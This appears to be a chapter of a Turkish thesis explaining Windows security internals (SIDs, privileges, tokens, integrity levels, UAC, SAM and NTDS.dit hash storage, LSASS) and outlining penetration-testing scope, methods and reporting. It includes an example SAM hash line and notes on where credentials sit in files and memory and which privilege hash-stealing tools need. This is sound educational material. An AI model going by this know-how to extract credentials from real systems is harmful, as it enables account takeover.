Bir bilgisayar Aktif Dizin ortamında başka bir kullanıcı türü olarak tanımlanmaktadır. Bu, Aktif Dizin'in gerçekleştiriminde kullanılan kalıtım nedeniyle gerçekleşir. Bir bilgisayar kullanıcı sınıfından kalıtlayan bir nesnedir. Tüm nesneler top sınıfından türemiştir ve bilgisayar nesneleri de kullanıcı sınıfından türemiştir.

Tekil bir bilgisayarda en yetkili kullanıcı aslında SYSTEM hesabıdır. Ancak Administrators grubu üyelerinin SYSTEM kullanıcısına geçişi olabildiği için en yetkili kullanıcıların Administrators grubu üyesi kullanıcılar olduğu söylenebilir.

Etki alanında ise en yetkili gruplar Domain Admins ve Enterprise Admins grubu üyeleridir. Domain Admins bulunulan etki alanında yetkili iken, Enterprise Admins ise güven ilişkisi kurulan (trust relationship) diğer etki alanlarında da yetkiye sahip olabilmektedir.

2.5.4 Gruplar

Herhangi bir nedenle bir nesneye erişmek istenildiğinde işletim sistemi erişilmeye çalışılan nesne üzerinde erişmeye çalışan nesnenin izninin olup olmadığı kontrol edilir. İşletim sistemlerinin ilk tasarımlarında nesneler üzerinde her bir kullanıcıya tek tek izin atamasında

bulunuyordu. Fakat bu işlemin kullanıcı sayısının arttığı durumlarda yönetilmesinin imkansız olduğu görüldü ve bundan sonra izinler kişilerden ziyade kullanıcılara atanmaya başlandı.

Gruplara kullanıcı üyeliği sağlanmasıyla da bu problem ortadan kaldırıldı. Bir gruba kullanıcılardan başka nesnelerin de üye yapılabileceği akılda bulundurulmalıdır. Hatta gruplar da birbirlerine üye olup üyelikten çıkarılabilirler.

Etki alanı denetleyicisi olmayan bilgisayarlarda iki türde grup vardır. İlki işletim sistemi kurulduğunda dahili olarak gelen yerleşik (built-in) gruplar, diğeri ise sonradan yöneticiler tarafından oluşturulan gruplar.

2.5.5 SID (Security Identifier)

Security Identifier (SID), bilgisayarlara, kullanıcılara, servislere ve güvenlik gruplarına verilen benzersiz güvenlik tanımlayıcılarıdır [19]. SID değerine sahip olan bir nesne diğer nesnelere göre kendisini ayırt eder. Bu sebeple TCKN 'na benzetilebilir.

Oturumu açan kullanıcı hakkında ayrıntılı bilgi için "whoami" aracı kullanılabilir. Bu araç kullanılarak, mevcut kullanıcının SID değeri elde edilebilir. Şekil 2.3 'te de görüldüğü gibi "wmic" aracı kullanılarak da yerel bilgisayardaki tüm kullanıcıların SID değeri elde edilebilir.

```
C:\Users\Yerel Yoneticiwmic useraccount get name,sid
Name            SID
Administrator   S-1-5-21-2649185678-1907116678-1413383764-500
Guest           S-1-5-21-2649185678-1907116678-1413383764-501
test            S-1-5-21-2649185678-1907116678-1413383764-1002
Yerel Yonetici  S-1-5-21-2649185678-1907116678-1413383764-1000
```

Şekil 2.3: SID Değerleri

2.5.6 Oturum Açma Hakları

Oturum açma hakları sisteme oturum açmadan önce gerçekleştirilen kontrollerdendir ve sisteme kimin ne şekilde oturum açabileceğini veya oturum açmasının engelleneceği belirlenebilir. Bir kullanıcının sisteme interaktif olarak klavye aracılığıyla, ağ üzerinden veya servis olarak oturum açıp açamayacağı belirlenebilir. Her bir oturum açma metodu için bir çift oturum açma metodu vardır. Bunlardan biri belirlenen oturum açma metoduna

izin verilmesi (allow) iken diğeri oturum açılmasını engellemektedir (deny). Bir kullanıcı yada grubun bir bilgisayarda oturum açması engellenmek isteniyorsa, ilgili kullanıcı o bilgisayarda oturum açmayı engelle (Deny logon locally) hakkının atanması yeterli olacaktır. Herhangi bir kullanıcı ya da grubu hak atamasında bulunurken Engelle (Deny) haklarının, İzin Ver (allow) haklarına göre önceliğinin olduğu unutulmamalıdır. Dikkatli şekilde atanmayan kullanıcı hakları, hakkı atayan kullanıcının da sisteme erişiminin engellenmesine neden olabilir. Bu tarz yanlış kullanımlara dikkat etmek gerekmektedir.

Önemli bazı oturum açma izinlerinden bahsedilecek olursa [20];

- Access this computer from the network (SeNetworkLogonRight): Kullanıcıların ağ üzerinden sisteme bağlanmasına izin verir. Varsayılan Ayar: Administrators, Power Users, Users, Everyone, Backup Operators.
- Allow logon through terminal services (SeRemoteInteractiveLogonRight): Uzak Masaüstü Bağlantısı (RDP) ile sisteme bağlanabilecek kullanıcıları tanımlar. Varsayılan Ayar: Administrators, Remote Desktop Users.
- Log on locally (SeInteractiveLogonRight): Kullanıcıların interaktif olarak klavye ile sisteme oturum açmalarına izin verir. Varsayılan Ayar: Administrators, Power Users, Users, Guest, Backup Operators.
- Deny access to this computer from the Network (SeDenyNetworkLogonRight): Bu bilgisayara ağ üzerinden bağlanılmasını engeller.
- Deny logon locally (SeDenyInteractiveLogonRight): Bir kullanıcının interaktif olarak oturum açmasını engeller.
- Deny logon through terminal services (SeDenyRemoteInteractiveLogonRight): Uzak Masaüstü Bağlantısı ile oturum açılmasını engeller.

2.5.7 Ayrıcalıklar

Sisteme oturum açıldıktan sonra kullanıcıların sistem genelinde yapabilecekleri işlemleri kontrol eden haklardır. Oturum açma hakları kullanıcı sisteme oturum açma aşamasında değerlendirilir. Eğer kullanıcının sisteme oturum açma hakkı varsa ve başarılı şekilde oturum açılmışsa, kullanıcı artık kendisine atanan ayrıcalıklar ile sistemde ne gibi işlemleri

yerine getirebileceğine izin verilir. Güvenlik açısından önemli olduğu düşünülen ve herhangi bir kullanıcıya atanırken üzerinde düşünülmesi gereken ayrıcalıklardan aşağıdaki gibidir [21]:

- Back up files and directories (SeBackupPrivilege): Bu ayrıcalığa sahip olan kullanıcının tüm nesne ve dosyalara erişme hakkı vardır. Erişilmeye çalışılan dosyanın erişim izinlerinin ne olduğu göz önünde bulundurulmaz. Bu ayrıcalığın tanındığı kullanıcının tüm dosyaları okuma hakkı vardır denilebilir.

- Create a token object (SeCreateTokenPrivilege): Bu ayrıcalık, tanımlandığı kullanıcıya herhangi bir kullanıcı ya da grup için jeton (security token) oluşturma hakkı tanır. Bu ayrıcalığın tanımladığı kullanıcı o bilgisayar üzerinde kendisini herhangi bir kullanıcıymış gibi gösterebilir.

- Debug programs (SeDebugPrivilege): İşletim sistemi için en hassas ayrıcalıklardan biridir. Bu ayrıcalık başka bir kullanıcıya ait de olsa istenilen prosesi debug etme izni verir. Bu ayrıcalık tanımlanan kullanıcının istediği prosese kod enjekte etme hakkı vardır ve kod enjekte edilen proses, prosesi başlatan kullanıcının hakları ile çalışır. Parola özet değerlerini çalan programların çoğu bu ayrıcalığa ihtiyaç duyarlar.

- Enable computer and user accounts to be trusted for delegation (SeEnableDelegationPrivilege): Etki alanında geçerli olan bu ayrıcalığa sahip olan bir kullanıcının yetki devri için güvenildiği anlamına gelir ve yetki devrine güvenilen bir kullanıcının istediği jetonu (security token) üretme hakkı vardır.

- Load and unload device drivers (SeLoadDriverPrivilege): Bu ayrıcalığa sahip olan kullanıcılar sisteme cihaz sürücüsü yükleme hakkına sahiptirler. Bu ayrıcalık ile sisteme yüklenecek herhangi bir kod doğrudan kernel seviyesinde çalıştırılır ve herhangi bir güvenlik kısıtlaması olmadan ilgili kod çalıştırılabilir.

- Restore files and directories (SeRestorePrivilege): Herhangi bir dosya ya da register anahtarına yazma izni verir.

- Take ownership of files or other objects (SeTakeOwnershipPrivilege): Erişim izinlerine bakmazsızın herhangi bir nesnenin sahiplenilebilmesine izin verir.

Her kullanıcıya her bilgisayarda özel olacak şekilde tanımlanan kullanıcı hakları ve ayrıcalıklar - ileride daha detaylı olarak incelenecek olan - kullanıcıya ait Security Access Token'ı (SAT) içerisinde bulunurlar ve kullanıcı ilgili bilgisayarda ne gibi hak ve ayrıcalık tanındığının tanımlanmasında kullanılırlar. Her bir kullanıcı ya da grup için tanımlanan hak ve ayrıcalıklar her bir bilgisayara özeldir ve bir bilgisayara özel olarak tanımlanır. O anda oturum açılan kullanıcıya ait olan ayrıcalıklar "whoami /all" komutu ile listelenebilir.

Yukarıdaki resimde de görüldüğü gibi, komut satırı yönetici olarak açıldığında (Run as administrator), daha fazla ayrıcalığa erişim sağlanabilmektedir.

2.5.8 Security Access Token (SAT)

Security Access Token (SAT) Windows işletim sistemlerinde oturum açan kullanıcıyı tanımlamada, kullanıcının üye olduğu grupları belirlemede ve kullanıcıya atanan ayrıcalıkları belirlemekte kullanılır [22]. Kimlik doğrulama aşamasından geçen her bir kullanıcı için bir jeton (token) oluşturulur ve bu kullanıcının çalıştıracağı her bir proses ve iş parçacığı (thread) kullanıcıya ait olan jetonun (token) bir kopyası iliştirilir.

SID bilgisayarlara, kullanıcılara, servislere ve güvenlik gruplarına verilen benzersiz güvenlik tanımlayıcılarıdır. SID değerine sahip olan bir nesne diğer nesnelere göre kendisini ayırt eder. Bu sebeple TCKN 'na benzetilebilir. SAT ise böyle bir durumda ehliyete benzetilebilir. Artık tüm ehliyetlerde TC Kimlik Numarası bulunmaktadır ve ayrıca ehliyetin sahibi olan kullanıcının hangi araçları sürmeye izninin olduğu bilgilerde ehliyet üzerinde bulunmaktadır. Aynen bunun gibi her bir kullanıcıya özel üretilen SAT değeri kullanıcı adına çalıştırılan her bir proses ve iş parçacığına (thread) iliştirilir ve SAT değerine bakılarak kullanıcının hangi gruplara üye olduğu belirlenir. Böylece kullanıcının bir kaynağa erişim hakkı olup olmadığı belirlenir ve böylece kontrollü olarak kaynak kullanıcıya kullandırılır. Sistem üzerinde kendisine tanınan ayrıcalıklara göre değişiklik yapılmasına izin verilir.

Bilgisayar tarafından uygulanacak tüm kullanıcı hakkı kısıtları yada izinler hakkında bilgi, üretilen jeton (token) içerisinde bulunur ve bilgisayar yalnızca kullanıcı jetonuna bakarak kullandıracağı kaynakları belirleyebilir. Bu durum çalışma ofisine girmeden önce veya güvenli bir odaya girmeden önce personele verilen kimlik kartını ilgili alanlara

okutup ilgili kişiye tanınan haklara göre ilgili alana girmeye izin verildiği gibi, işletim sistemi de herhangi bir kaynağa erişmeye çalıştığınızda ilgili kullanıcıya ait olan SAT değerini talep edecektir ve SAT değerinde bulunan bilgilere göre ilgili kaynağı kullanıma izni verecek ya da engelleyecektir. Şekil 2.4 'te de görüldüğü gibi bir kullanıcıya ait bütün jetonları (Security Access Token – SAT) elde edilebilmek için "whoami" kullanılabilir. Kullanıcı ve grup bilgileri haricinde, kullanıcının sahip olduğu ayrıcalıklar da Şekil 2.5 'te görüldüğü gibi elde edilebilir.

```
C:\Users\Yerel Yonetici>whoami /all /fo list

USER INFORMATION
----------------

User Name: pc\yerel yonetici
SID:       S-1-5-21-2649185678-1907116678-1413383764-1000


GROUP INFORMATION
-----------------

Group Name: Everyone
Type:       Well-known group
SID:        S-1-1-0
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: BUILTIN\Administrators
Type:       Alias
SID:        S-1-5-32-544
Attributes: Mandatory group, Enabled by default, Enabled group, Group owner

Group Name: BUILTIN\Users
Type:       Alias
SID:        S-1-5-32-545
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: NT AUTHORITY\INTERACTIVE
Type:       Well-known group
SID:        S-1-5-4
Attributes: Mandatory group, Enabled by default, Enabled group
```

Şekil 2.4: Kullanıcının Kimlik ve Grup Bilgilerinin Listelenmesi

Kullanıcının SID değeri, üye oldukları grupların SID değeri ve kullanıcıların ayrıcalıkları kullanıcının jetonunu oluşturur. Kullanıcı oturum açtığında bu bilgiler oluşturulur ve kullanıcı bir proses çalıştırdığında jetonundaki bilgilerine bakılarak o prosesi çalıştırıp çalıştıramayacağı kontrol edilir. Çalıştırma hakkı varsa, kullanıcının jetonu, prosese eklenir.

2.5.9 Zorunlu Bütünlük Kontrolü (MIC)

Kenneth J. Biba tarafından 1977 yılında geliştirilen Biba bütünlük modeli farklı güvenlik seviyesine sahip nesnelere bütünlüğün korunmasını garanti etmek için geliştirilmiş erişim kontrol kurallarıdır. Burada nesne bütünlüğünden kastedilen yetkisiz kullanıcıların sistemde veri değişikliği yapmasının engellenmesidir [23]. Bunun için sistemdeki nesnelere

```
PRIVILEGES INFORMATION
----------------------

Privilege Name: SeIncreaseQuotaPrivilege
Description:    Adjust memory quotas for a process
State:          Disabled

Privilege Name: SeSecurityPrivilege
Description:    Manage auditing and security log
State:          Disabled

Privilege Name: SeTakeOwnershipPrivilege
Description:    Take ownership of files or other objects
State:          Disabled

Privilege Name: SeLoadDriverPrivilege
Description:    Load and unload device drivers
State:          Disabled

Privilege Name: SeSystemProfilePrivilege
Description:    Profile system performance
State:          Disabled

Privilege Name: SeSystemtimePrivilege
Description:    Change the system time
State:          Disabled
```

Şekil 2.5: Kullanıcının Ayrıcalık Bilgisinin Listelenmesi

güvenlik seviyelerine sınıflandırılırlar. Sınıflandırılan bu nesnelere güvenlik seviyelerini tanımlayan etiketler (labels) eklenir ve erişilmeye çalışılan nesnelerin etiket değerlerine göre erişime izin verilir ya da reddedilir. Biba bütünlük kontrol modeli, farklı etiket değerlerine sahip bu nesnelere bütünlüğün korunabilmesi için erişimin nasıl gerçekleşmesi gerektiğini tanımlayan kuralları belirler. Örneğin, Biba kontrol modeline göre düşük güvenlik seviyesine sahip bir etiket ile çalışan bir kullanıcı, yüksek güvenlik seviyesine sahip bir etiket ile korunan bir nesne üzerinde değişiklik yapma hakkı yoktur (No write-up). Fakat bunun tersine izin verilir. Yani yüksek seviyedeki bir kullanıcı, düşük seviye bir nesne üzerinde değişiklik yapma hakkına sahiptir. Biba kontrol modeline göre aynı zamanda yüksek güvenlik seviyesine sahip bir kullanıcı, düşük seviyeli bir nesne üzerinde okuma hakkı yoktur (No Read-Down)

Windows Vista ile birlikte gerçekleştirilen Zorunlu Bütünlük Kontrolü (Mandatory Integrity Control – MIC) sistemi Biba bütünlük kontrol modelinin kısmi olarak gerçekleştirilmesidir. Burada her bir korunabilen nesneye farklı güvenlik seviyeleri tanımlanmıştır ve her nesnenin güvenlik seviyesi kendilerine atanan etiketler ile belirlenip kontrol edilir. Windows'ta genel olarak dört farklı güvenlik seviyesi Low, Medium, High ve System etiketleri ile tanımlanmıştır ve her korunabilen nesneye bu etiketler otomatik olarak iliştirilir. Etiket iliştirilmemiş bir nesnenin güvenlik etiketi Medium olarak kabul

edilir. Biba kontrol modelinin kısmi olarak gerçekleştirilmesi, Windows'ta güvenlik seviyesi düşük olan bir nesne üzerinde okuma işlemine izin verilir. Biba modelinde bu erişimin de engellenmesi gerekmektedir. Windows yalnızca güvenlik seviyesi düşük bir kullanıcının yüksek seviyeli bir nesne üzerinde değişiklik yapmasını engeller (No write-up)

Korunabilen her nesneye etiket değeri atanır. Etiket değeri atanabilecek nesnelere klasörler, dosyalar, registry anahtarları, paylaşımlar, prosesler, iş parçacıkları (thread), servisler, Aktif Dizin nesneleri örnek olarak verilebilir. Her bir nesneye atanmış etiket değeri System Access Control List (SACL) içerisinde saklanır. Herhangi bir proses çalıştırıldığında, çalıştırılan her bir prosese prosesi çalıştıran kullanıcının SAT değeri de iliştirilir. SAT içerisinde kullanıcıyı tanımlayan SID değeri, üye olduğu grupların SID değerleri, kullanıcıya ait ayrıcalıklar tanımlanmıştır. Windows Vista ve sonrasında SAT değeri içerisinde ayrıca kullanıcının MIC etiketini tanımlayan bir SID değeri de bulundurulur. Eğer standart bir kullanıcı olarak bir proses çalıştırıyorsanız, MIC etiketiniz Medium olarak belirlenir. Eğer yönetici haklarına sahip bir kullanıcı ile bir proses çalıştırırsanız atanacak etiket değeri High olacaktır. Internet Explorer veya kısıtlı haklarla sistemde çalışmasını istediğiniz bir programın üreteceği MIC etiketi Low olacaktır. Sistemde çalışan servisler genellikle System MIC etiket değeri ile çalışırlar.

Windows'ta herhangi bir proses kendi MIC etiketi ile aynı seviyede ya da daha düşük seviyeli değil ise ilgili nesne üzerinde silme ve değiştirme işlemlerini gerçekleştiremez. Yani kendi MIC etiketi seviyesinden yüksek bir etiket değerine sahip bir nesne üzerinde silme ve değiştirme izni yoktur. (No write-up). Fakat MIC bu nesnelere üzerinde okuma hakkını engellemez, yani nesnenin MIC etiket değeri yüksek dahi olsa, düşük seviyeli bir proses bu nesneye erişebilir ve aynı zamanda bu nesneyi çalıştırabilir. MIC buna engel olmaz. MIC yalnızca nesnenin silinmesini ya da değiştirilmesini engeller. Aynı zamanda nesnenin okunmasının da önüne geçilmek isteniyorsa, bu NTFS izinleri ile gerçekleştirilebilir. NTFS izinlerine ilerleyen kısımlarda değinilecektir.

MIC, NTFS izinlerinden önce değerlendirilir. Mesela bir kullanıcı, bir nesne üzerinde NTFS izinleri olarak Full Control iznine sahip olsa dahi, üzerinde değişiklik yapmaya çalıştığı nesnenin MIC etiketi kullanıcıdan yüksek ise, herhangi bir değişik yapılmasına sistem izin vermeyecektir. Dolayısıyla, kullanıcının ilgili nesneyi silme yada değiştirme izni bulunmayacaktır. MIC aynı zamanda düşük seviyeli bir etiket değerine sahip bir prosesin yüksek seviyeli bir nesneyi okumasını veya çalıştırmasını engellemez. Fakat

High etiketli bir proses Low etiketli bir nesneyi çalıştırıyorsa, çalışan nesne artık High MIC etiketi ile çalışacaktır. Internet Explorer'ın sistem üzerinde değişiklik yapabileceği alanların kısıtlanması adına varsayılan olarak Low etiket değeri ile sistemde çalıştırılır.

MIC aynı zamanda düşük seviyeli bir etiket değerine sahip bir prosesin yüksek seviyeli bir nesneyi okumasını veya çalıştırmasını engellemez. Fakat High etiketli bir proses Low etiketli bir nesneyi çalıştırıyorsa, çalışan nesne artık High MIC etiketi ile çalışacaktır.

2.5.10 Kullanıcı Hesap Denetimi (UAC)

İşletim sisteminde işlem yapmaya yetkili olan ve olmayan kullanıcıların denetimi amacı ile User Account Control (UAC) özelliği kullanılmaktadır [24]. 4 adet seviyesi vardır. En düşük seviyede herhangi bir uyarı ile karşılaşılmazken en az güvenilir olan seviyedir. En yüksek seviyede ise kullanıcıya uyarı verilerek yetkilendirme istenir.

2.5.11 Kimlik Doğrulama Yöntemleri

Windows işletim sisteminde yerel kullanıcı hesaplarına ait bilgilerin tutulduğu yer SAM (Security Account Manager) dosyasıdır. SAM dosyası %SystemRoot%\System32\Config klasörü altında bulunur [25] ve işletim sistemi çalışır vaziyette iken bu dosyaya erişimi kontrolünde tutar. Bundan dolayı işletim sistemi çalışıyorken (çalışma anında – run time) SAM dosyası (ve aynı zamanda SYSTEM dosyası) üzerinde kullanıcılar herhangi bir işlem yapamazlar. SYSTEM dosyasında ise bir sistem ile ilgili bir çok verinin yanında SAM dosyasında tutulan kullanıcı parolalarının şifrelenmesinde kullanılan SYSKEY bilgisi de tutulur. SYSTEM dosyası da %SystemRoot%\System32\Config klasörü altında bulunur.

Güvenlik önlemi olarak SAM dosyası içerisinde kullanıcılara ait parola bilgileri açık şekilde tutulmaz. İşletim sistemi versiyonuna bağlı olarak kullanıcı parolalarını NTLM veya LM özeti fonksiyonuna sokarlar. Bu fonksiyonun sonucunu da SYSTEM dosyası içerisinde bulunan SYSKEY ile şifreler ve bu şekilde SAM dosyasında tutar. SAM dosyasında tutulan kullanıcı bilgileri formatı aşağıdaki gibidir.

testhesabi:"":0F20048EFC645D0A179B4D5D6690BDF3:1120ACB74670C7DD46F1D3F5038A5CE8:::

En başta kullanıcı adı (testhesabi), daha sonra bu kullanıcıya ait ipucu bilgisi (yukarıdaki örnekte "" olarak belirtilen kısım kullanıcının ipucu bilgisinin olmadığını gösterir).

0F200... ile başlayan ilk kısım kullanıcı parolasının sistemde tutulan LM özet değerini, 1120ACB... ile başlayan ikinci kısım da parolanın sistemde tutulan NTLM özet değerini gösterir. LM değerinin bulunduğu parola özet değerleri kolay bir şekilde tespit edilebildiği için Windows Vista ve sonrasında varsayılan olarak tutulmamaktadır, sadece NLTM parola özetleri saklanmaktadır. Windows Vista ve sonrasında LM özetli olan kısmı AAD3B435B51404EEAAD3B435B51404EE olarak saklanmaktadır.

Etki alanındaki kullanıcıların parola özet bilgisi ise, etki alanı denetleyicisindeki NTDS.dit dosyasında bulunmaktadır. Tutulan bu parola özetleri bir istemcideki gibi LM ve NTLM halinde disk üzerinde saklanmaktadır.

Microsoft ortamında ağ üzerinden kimlik doğrulaması için kullanılan yöntemlerden en önemlileri NTLMv2, Kerberos ve akıllı kartlar ile kimlik doğrulamadır. NTLMv2, NTLM'-in daha güvenilir algoritmalar ve adımlar ile beraber kullanıldığı bir protokoldür. Kerberos ise etki alanı denetleyicisinden alınan kısa süreli jetonların kullanımına dayanır. Akıllı kartlar ise ağ üzerinden kimlik doğrulamanın en güvenilir yöntemi olup inkar edilememezlik sağlar.

2.5.12 Oturum Açma Süreci

Windows işletim sistemi çekirdek moduna ait temel bileşenler yüklendikten sonra kullanıcı moduna ait bileşenler yüklenir. Bu bileşenlerden birisi de etkileşimli oturum açma (interactive logon) işlemi içi gereken bileşenlerdir. Etkileşimli oturum işlemi için ilk çalışan proses Smss.exe prosesidir. Sonrasında her oturum için yeni bir Smss.exe prosesi oluşur. Her kopya Smss.exe prosesi de Csrss.exe ve Winlogon.exe proseslerini oluşturur ve kendilerini sonlandırır. Örneğin, Şekil 2.6 'te proses ID değeri 368 olan Smss prosesi; proses ID değeri 488 ve 624 olan iki adet kopyasını oluşturmuş ve bu prosesler başka prosesleri oluşturarak varlıklarını sona erdirmiştir.

Yeni oturum açma sırasında kimlik bilgisi sağlayıcıları (Credential Providers – CP) kullanılır [26]. LogonUI adı verilen prosesi, kimlik bilgisi sağlayıcılarını yükler ve kayıt defterinde bulunan "HKLM\Software\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers" anahtarında listeler. Bu kimlik bilgisi sağlayıcıları, LogonUI prosesine oturum açmak için gerekli olan arayüz bileşenlerini (kullanıcı adı ve parola bilgisinin

Şekil 2.6: Windows 7 İşletim Sisteminde Boot İşlemi Sonrası Çalışan Prosesler

girileceği metin kutusu gibi) belirtir. LogonUI prosesi de gerekli arayüzü (Windows oturum açma arayüzü) oluşturur.

Kullanıcı bu arayüze kimlik bilgilerini (kullanıcı adı, parola,... gibi) girer ve bu bilgiler önce Winlogon sonra da LSASS (Local Security Authority Subsystem Service) prosesine gönderilir. LSASS.EXE prosesi genel olarak kimlik doğrulama ve yetkilendirme (jeton oluşturma gibi) süreçlerinde görev alır. Kimlik doğrulaması sırasında güvenlik destek sağlayıcıları (SSP) kullanılmaktadır. Bu sağlayıcılardan en önemlileri ve kullandıkları DLL'ler şu şekildedir:

- Credential Security Support Provider – credssp.dll
- Digest Security Support Provider – Digest.dll
- Kerberos Security Support Provider – kerberos.dll
- Negotiate Security Support Provider – lsasrv.dll
- Negotiate Extensions Security Support Provider – negoexts.dll
- NTLM Security Support Provider – msv1_0.dll
- PKU2U Security Support Provider – pku2u.dll
- Schannel Security Support Provider – Schannel.dll
- Live Security Package – LiveSSP.dll

- Terminal Services Package – tspkg.dll

Bu paketler LSA (Local Security Authority) tarafından belleğe yüklenirler. Yüklenecek DLL dosyaları da kayıt defterinde "HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ Security Packages" altında listelidir.

LSA tarafından belleğe yüklenen DLL, kendisine iletilen açık metin şifreli olarak bellekte saklar. Ayrıca bu bilgilerin deşifre edilebilmesi için de bellekte şifreleme anahtarı da saklanır.

2.6 Sızma Testleri

Bu başlık altında siber saldırıların artması ile ön plana çıkan sızma testlerinin amaçları, kapsamları, yöntemleri ve sızma testlerinde kullanılan temel araçlar incelenecektir.

2.6.1 Amacı

Sızma testleri, kurumlardaki varlıkların (sistem, uygulama veya insan olabilir) saldırgan bakış açısı ile zayıflıklarının tespiti ve istismarı ile ele geçirilmesini veya zarara uğratılabileceğinin gösterilmesini amaçlar. Kurumlar sızma testleri sayesinde zayıf yönlerini görecekleri gibi, güçlü noktalarını, kurumsal politikalarını, süreçlerini, yapılarını iyileştirmek ve BT tarafındaki için ROI (Return of Investment) bir girdi sağlamış olurlar.

2.6.2 Kapsamları

Sızma testleri çeşitli kapsamlarda gerçekleştirilebilir. Bu kapsamlardan en önemlileri aşağıdaki gibi sıralanabilir.

- İç Ağ ve Dış Ağ: İç ağ üzerinden veya internet üzerinden çevrimiçi veya çevrim dışı yollar ile olabildiğince fazla bilgi edinilmeye çalışılır. Bu testlerde kurum çalışanların kimlik bilgileri ve bu kişilerin zaafları, kuruma ait servislerin açık portları, servislerdeki zafiyetler, kuruma ait dokümanlar ve dokümanlar içerisinden bilgiler elde edilmeye çalışılır.

- Etki Alanı Sistemleri: Kurumların iç ağını (ve özellikle Microsoft tabanlı sistemlerini) yönettikleri ana sistemler (Domain Controller) ele geçirilmeye çalışılır. Bu testlerde konfigürasyon ve sistemlerdeki zafiyetlerin tespiti ve mümkünse istismarı, bu sistemler üzerinden diğer sistemlerin ele geçirilmesi, ele geçirilen sistemler ve ağ üzerinden parola özeti ve parola bilgisi başta olmak üzere bilgi toplama, etki alanı yöneticilerinden birisinin haklarını ele geçirme ve tüm etki alanındaki sistemlere yayılma adımları gerçekleştirilir. Bunun yanında denetimlerde parola politikası, koruma mekanizmalarının güvenliği, grup ilkeleri, sistemlerdeki sıkılaştırmalar, nesne erişim kontrolleri, fiziksel güvenlik gibi konular da incelenir.

- Web Uygulamaları ve Web Sunucuları: İç ağdaki veya internete açık olan web uygulamalarının ve web sunucuları üzerindeki açıklıklar otomatik araçlar veya manuel olarak tespit ve istismar edilerek yanlış alarmlar (false pozitif durumlar) en aza indirilir. Bu testlerde yama eksiklikleri, XSS gibi girdi veya çıktı kontrol eksiklikleri, SQL enjeksiyonu gibi enjeksiyon zafiyetleri, kimlik doğrulama zafiyetleri, oturum yönetimi ve yetkilendirme zafiyetleri, gereksiz metotlar, veri sızdırma açıklıkları ile oldukça sık karşılaşılabilir.

- İletişim Altyapısı: Bu testlerde iletişim altyapısındaki sistemlerin (IPS veya içerik filtreleyicileri gibi) güvenliği, ağ topolojisinin değerlendirmesi, erişim güvenliği konuları incelenir.

- Veri tabanları: Kurumda bulunan veri tabanları (MSSQL, Oracle vb.) veya bu veri tabanı uygulamalarının üzerinde çalıştıkları sunucular üzerindeki yapılandırma ayarları, sıkılaştırmalar, zafiyetler, kimlik doğrulama mekanizmaları, erişim ve yetkilendirme kontrolleri, izleme veya yedekleme gibi genel değerlendirmeler gerçekleştirilir.

- Sosyal Mühendislik: En zayıf halka olarak tanımlanan insan faktöründeki zafiyetleri ortaya çıkarmayı amaçlanır. Sahte mail yollama, telefon ile arama, şirket içerisine yetkisiz olarak giriş yapabilme gibi yöntemler kullanılabilir. Ana amaçlar şirket ağına dahil olmak, kurum hakkında bilgi edinmek, kullanıcı parolalarını ele geçirmektir.

Bunun yanında diğer kapsamlar aşağıdaki gibi sıralanabilir.

- Linux Sistemler

- E-posta Sistemleri
- DNS Sunucuları
- DHCP Sunucuları
- Aktif Cihazlar (Switch, router vb.)
- Güvenlik Duvarı
- VPN Cihazları
- Sanallaştırma Sistemleri
- Kablosuz Ağ
- DOS/DDOS
- Kaynak Kod Analizi
- ATM Sistemleri
- SCADA Sistemleri

2.6.3 Yöntemleri

Sızma testleri temel olarak 3'e ayrılabilir [27]:

- Kara Kutu Testi (Black Box): Bilgi olmadan – sadece kurum adı bilgisine sahip olarak yapılır. Bu tür sızma testinde, sadece kurumun dış ağına erişim vardır.
- Beyaz Kutu Testi (White Box): IP blokları, ağ mimarisi, FW/IPS detayları gibi bilgiler verilerek yapılır. Bu tür sızma testinde, kurumun iç işleyişi ve iç sistemleri sızma testi yapan tarafından tam olarak biliniyordur veya bu bilgiler kendisine veriliyordur.
- Gri Kutu Testi (Gray Box): Kurum içi standart çalışan profilindeki bir kişinin sahip olabileceği bir bilgi ile yapılır. İç/personel sızma testi olarak da düşünülebilir. Bu tür sızma testinde, kurumun bazı sistemlerine kısmen erişim vardır.

Bunun yanında kuruma verilen bilgiye göre ise 2'ye ayrılabilir.

- Haberli Testler: Sızma testinin yapılacağını kurumdaki birçok kişi bilir.
- Habersiz Testler: Sınırlı sayıda yönetici bilir. Böylece kurumun saldırı karşısında tepki/cevap yeteneği de görülmüş olur. Özellikle sosyal mühendislik testlerinde habersiz sızma testi yapılır.

2.6.4 Raporlanması

Sızma testlerinin en önemli çıktısı raporlarıdır. Sızma testi raporu yönetici veya teknik rapor olmak üzere 2 formatta hazırlanır. Yönetici özetinde genel bilgiler yer alırken, teknik raporda ise bulgular ile ilgili detaylı bilgiler yer alır [10].

Teknik sızma testi raporunda olabilecek alanlar temel olarak aşağıdaki gibi sıralanabilir.

- Bulgu ID: Bulgunun takibi için kullanılan ID değeridir. Firmaya veya projeye özel olarak ayarlanabilir.
- Bulgu Kategorisi: Bulgunun yer aldığı kategoriyi belirtir.
- Bulgu Adı / Başlığı: Bulgunun genel adını belirtir.
- Bulgu Özeti: Bulgunun çok genel tanımı verilir.
- Bulgu Detayı: Bulgunun teknik detayı belirtilir. Resim, kaynak kod vb. içerebilir.
- Elde Edilen Bilgi: Bulgu sonucunda açığa/ortaya çıkan bilgi belirtilir.
- Kritiklik: Bulgunun önem derecesi belirtilir. CIA gibi bileşenlere etkisine göre bir metodolojiye (DREAD gibi) göre de derecelendirme gerçekleştirilebilir.
- Tahmini Kapatılma Süresi: Bulgunun kapatılma süresi belirtilir. Bu madde sistem yöneticileri ile beraber belirlenerek bulgunun kapatılmasının takibi için açılan talebin son tarihi olarak belirlenebilir.
- Etkisi: Bulgunun etkisi belirtilir. Örnek: Hassas Bilgilerin İfşa Edilmesi, Bilgi İfşası, Yetkisiz Erişim, Hizmet Dışı Bırakma, İşletim Sistemini Ele Geçirme, Standartlara (PCI vb.) Uyumsuzluk vb.
- Saldırgan Profili: Kullanıcının profili belirtilir.
- Kullanılan Araç: Bulgunun açığa çıkarılması sırasında kullanılan araçlar belirtilir.

- Etkilenen Bileşen: Bulguya sahip olan bileşen belirtilir. Örnek: Etki alanındaki bilgisayarlar, kurum personeli, 10.10.10.0/24, PC-Ali,...
- Port / Servis: Bulguya sahip olan bileşenin portu/servisi belirtilir. Bazı kategorilerde bu alan kullanılmayabilir.
